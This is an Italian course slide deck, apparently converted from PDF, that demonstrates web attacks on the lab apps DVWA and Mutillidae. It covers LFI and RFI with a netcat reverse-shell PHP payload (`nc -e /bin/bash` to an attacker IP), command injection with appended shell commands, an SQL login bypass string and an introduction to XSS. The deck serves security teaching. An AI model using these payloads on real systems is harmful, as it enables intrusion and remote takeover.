
- Inviamo al server un semplice payload che ci permetterà di istanziare una *Reverse Shell*
  - Per la creazione della *Reverse Shell* useremo lo strumento *netcat* (comando **nc**)
- Tramite il comando **nc** mettiamo in «listening» la macchina «attaccante» sulla porta **4444**
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

- Accediamo al file `/proc/self/environ` tramite Web browser
  - <http://10.0.2.10/dvwa/vulnerabilities/fi/?page=../../../../../../proc/self/environ>
- Utilizzando un *Interceptor Proxy* (**Burp Suite**) modifichiamo lo *User Agent* impostato dal Web browser ed inviamo al Server un payload incluso in tag PHP




# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

➤ Tramite lo *User Agent* inviamo al server codice PHP contenente un *payload*

➤ `<?passthru("nc -e /bin/bash 10.0.2.11 4444");?>`



# Principali Vulnerabilità

## Local File Inclusion (LFI) – Esempio 2

---

- Non appena il payload viene eseguito dalla macchina target abbiamo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 56309
█
```

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

---

- Facciamo includere (eseguire) al Server vulnerabile (con IP: **10.0.2.10**) un file presente su un altro Server (con IP: **10.0.2.11**) sotto il controllo dall'attaccante

- Creiamo il file **reverse.txt** contenente un payload *netcat*

```
<?php
passthru("nc -e /bin/bash 10.0.2.11 4444") ;
?>
```


Contenuto del file **reverse.txt**

- Facciamo sì che tale file sia accessibile dall'attaccante tramite Web browser

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Facciamo includere (eseguire) al Server vulnerabile (con IP: **10.0.2.10**) un file presente su un altro Server (con IP: **10.0.2.11**) sotto il controllo dall'attaccante



# Principali Vulnerabilità

## Remote File Inclusion (RFI)

---

- Mediante il comando **nc** mettiamo la macchina dell'attaccante in «*Listening*», così che essa resti in attesa di connessioni da parte della macchina target (*Reverse Shell*)

- **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Tramite Web browser visitiamo la pagina remota (**reverse.txt**)
- 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt





# Principali Vulnerabilità

## Remote File Inclusion (RFI)

- Tramite Web browser visitiamo la pagina remota (**reverse.txt**)
- 10.0.2.10/dvwa/vulnerabilities/fi/?page=http://10.0.2.11/reverse.txt



# Principali Vulnerabilità

## Remote File Inclusion (RFI)

---

- Non appena il payload verrà eseguito dalla macchina target avremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 51856
```

# Principali Vulnerabilità

## Command Injection

---


- Permette ad un attaccante di eseguire comandi del Sistema Operativo della macchina target
  - Linux
  - Windows
  - Etc



# Principali Vulnerabilità

## Command Injection – Esempio 1


➤ <http://10.0.2.10/dvwa/vulnerabilities/exec/>



The screenshot shows a web browser window with the address bar displaying `10.0.2.10/dvwa/vulnerabilities/exec/`. The page features the DVWA logo at the top. On the left, a sidebar contains a list of vulnerability categories: Home, Instructions, Setup, Brute Force, Command Execution (highlighted in green), CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: Command Execution" and includes a section "Ping for FREE" with the instruction "Enter an IP address below:". A text input field contains the IP address `8.8.8.8`, and a "submit" button is located to its right. Below this, a "More info" section lists three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>.

# Principali Vulnerabilità

## Command Injection – Esempio 1



- Home
- Instructions
- Setup
- Brute Force
- Command Execution**
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

### Vulnerability: Command Execution

#### Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=25.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=21.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=21.7 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 21.248/22.845/25.490/1.883 ms
```

**More info**

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>

View Source

View Help

View Source

View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

Output comando ping

# Principali Vulnerabilità

## Command Injection – Esempio 1

- Inseriamo un indirizzo IP valido concatenato al comando **ls -l**
- **8.8.8.8 ; ls -l**

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=52 time=21.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=52 time=21.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=52 time=21.2 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 21.205/21.376/21.483/0.170 ms
total 16
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php
-rw-r--r-- 1 www-data www-data 1503 Jun 26 17:28 phpshell.php
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```

**Output comando ping**

**Output comando ls**

**Oltre all'output del comando ping viene mostrato anche quello del comando ls**

# Principali Vulnerabilità

## Command Injection – Esempio 2

---


- Usando la Web form invieremo al Server un semplice payload
  - Creato mediante il comando netcat (**nc**)
- Tramite il comando **nc** mettiamo in «*Listening*» la macchina «attaccante» (IP: **10.0.2.11**) sulla porta **4444**, così da realizzare una *Reverse Shell*
  - **nc -vv -l -p 4444**

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
```

# Principali Vulnerabilità

## Command Injection – Esempio 2

- Usando la Web form invieremo al Server un semplice payload





# Principali Vulnerabilità

## Command Injection – Esempio 2

---

- Non appena il payload verrà eseguito dalla macchina target otterremo accesso remoto ad essa

```
root@kali:~# nc -vv -l -p 4444
listening on [any] 4444 ...
10.0.2.10: inverse host lookup failed: Unknown host
connect to [10.0.2.11] from (UNKNOWN) [10.0.2.10] 49148
█
```

# Principali Vulnerabilità

## SQL Injection

---

- Le Web Application vulnerabili ad *SQL (Structured Query Language)* Injection permettono di combinare istruzioni SQL con i dati forniti in input da un utente
- Un attaccante potrebbe inserire comandi SQL tramite i campi di input di una Web form
  - Comandi che verranno poi inviati al database, il quale si occuperà di processarli



# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

**Mutillidae: Born to be Hacked**

**Version: 2.1.19**   **Security Level: 0 (Hosed)**   **Hints: Disabled (0 - I try harder)**   **Not Logged In**

[Home](#)   [Login/Register](#)   [Toggle Hints](#)   [Toggle Security](#)   [Reset DB](#)   [View Log](#)   [View Captured Data](#)

[Core Controls](#) ▶  
[OWASP Top 10](#) ▶  
[Others](#) ▶  
[Documentation](#) ▶  
[Resources](#) ▶



**Site**  
hacked...err...quality-  
tested with Samurai  
WTF, Backtrack,  
Firefox, Burp-Suite,  
Netcat, and [these](#)  
[Mozilla Add-ons](#)

### Login

 **Back**

**Please sign-in**

**Name**

**Password**

Login

*Dont have an account? [Please register here](#)*

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot displays the Mutillidae web application interface. The header bar is purple and contains the application logo (a red and black spider) and the title "Mutillidae: Born to be Hacked". Below the header, a status bar shows "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In" (highlighted with a red box). A navigation bar below the status bar includes links: "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data" (with a red arrow pointing to it). The main content area is divided into a left sidebar and a central panel. The sidebar contains a menu with "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources", followed by a "Site" section with a logo and text: "hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons". The central panel has a "Login" header, a "Back" button with a blue arrow, and a "Please sign-in" section with "Name" and "Password" input fields and a "Login" button. Below the login fields, it says "Dont have an account? [Please register here](#)".

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

**Mutillidae: Born to be Hacked**

Version: 2.1.19    Security Level: 0 (Hosed)    Hints: Disabled (0 - I try harder)    Not Logged In

Home   Login/Register   Toggle Hints   Toggle Security   Reset DB   View Log   View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site  
hacked...err...quality-  
tested with Samurai  
WTF, Backtrack,  
Firefox, Burp-Suite,  
Netcat, and [these](#)  
[Mozilla Add-ons](#)

### Login

[Back](#)

**Please sign-in**

Name

Password

Dont have an account? [Please register here](#)

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)

The screenshot shows the Mutillidae web application interface. The header includes a bug icon and the title "Mutillidae: Born to be Hacked". Below the header, there are status indicators: "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". A navigation bar contains links: "Home", "Login/Register", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data".

On the left side, there is a sidebar with a menu containing "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". Below the menu is a logo and text: "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons".

The main content area is titled "Login". It features a "Back" button with a blue arrow icon. Below this is a green box with the text "Please sign-in". Underneath, there are input fields for "Name" (containing "admin") and "Password". A "Login" button is positioned below the password field. A red arrow points from the password field to a red box containing the text "abcde' or 1=1 #", which represents the SQL injection payload used for the bypass.

At the bottom of the main content area, there is a link: "Dont have an account? [Please register here](#)".

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## SQL Injection – Esempio (Login Bypass)



The screenshot displays the Mutillidae web application interface. At the top, a blue header bar contains the application logo (a red and black insect) and the title "Mutillidae: Born to be Hacked". Below the header, a status bar shows the following information: "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder) (Monkey!)", and "Logged In Admin: admin". The "Logged In Admin: admin" text is highlighted with a red rectangle, and a red arrow points to it from below. Below the status bar is a navigation menu with links: "Home", "Logout", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". On the left side, there is a sidebar with a list of links: "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". Below the sidebar, there is a section titled "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and [these](#)". The main content area features a large gray box with the text "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Below this box, there is a section titled "Latest Version / Installation" with a list of links: "Latest Version", "Installation Instructions", "Usage Instructions", "Get rid of those pesky PHP errors", "Change Log", and "Notes". At the bottom of the main content area, there is a text box that says "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection".

<https://tanvitrivedi.medium.com/sql-injection-in-mutillidae-af0411367949>

# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

---

- Permette ad un attaccante di «iniettare» codice JavaScript (JS) in una pagina
- Il codice JS
  - Viene eseguito al caricamento della pagina
  - È eseguito dal Client e non dal Server
- Principali tipi di XSS
  - **XSS Reflected**
  - **XSS Stored/Persistent**





# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

---

### ➤ **XSS Reflected** (Non Persistente)

- Il codice JS è presente all'interno di un determinato URL
- L'attacco ha successo solo se la vittima visita tale URL

### ➤ **XSS Stored** (Persistente)

- Il codice JS è «iniettato» nella pagina vulnerabile
- La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
- Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

# Principali Vulnerabilità

## Cross-Site Scripting (XSS)

---

### ➤ **XSS Reflected** (Non Persistente)

- Il codice JS è presente all'interno di un determinato URL
- L'attacco ha successo solo se la vittima visita tale URL

### ➤ **XSS Stored** (Persistente)


- Il codice JS è «iniettato» nella pagina vulnerabile
- La vittima visita la pagina ed il codice viene eseguito automaticamente dal suo Web browser
- Il codice «iniettato» è eseguito automaticamente ogni volta che la pagina viene caricata

**Le form di input sono il posto ideale dove andare a cercare vulnerabilità di tipo XSS**

# Principali Vulnerabilità

## Cross-Site Scripting (XSS) – Reflected

- Form di input che accetta una stringa, stampata poi in output
- [http://10.0.2.10/dvwa/vulnerabilities/xss\\_r/](http://10.0.2.10/dvwa/vulnerabilities/xss_r/)




The screenshot shows the DVWA web application interface. At the top is a dark header with the DVWA logo. Below the header is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), and XSS stored. The main content area is titled 'Vulnerability: Reflected Cross Site 